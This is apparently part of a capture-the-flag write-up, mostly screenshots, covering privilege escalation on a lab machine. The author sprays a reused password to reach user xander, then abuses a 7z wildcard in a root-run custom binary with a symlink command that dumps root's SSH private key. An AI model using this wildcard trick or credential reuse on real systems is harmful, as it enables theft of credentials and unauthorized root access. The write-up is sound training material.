


I can now use the found creds to log in:

Privilege Escalation
Monit


I was looking around to see whether this might be the path:

But it looks like a completely different scenario so I skipped it.
usage_management
Instead I sprayed the password and it turns out the password is reused by xander:


It turns out xander can run the usage_management binary as root:

The binary had 3 options:

Since this is a custom binary we need to understand what’s happening underneath, what better place to start than with strings:


We notice that it zips the /var/www/html directory up using 7z. However we also notice the Wildcard * option at the end!
Wildcard Exploitation
From the /var/www/html directory we can create the following linked file:
touch @tester; ln -fs /root/.ssh/id_rsa tester
Upon execution we see the id_rsa for root being dumped:


We can copy the output and remove the No more files lines and log in via ssh:

root.txt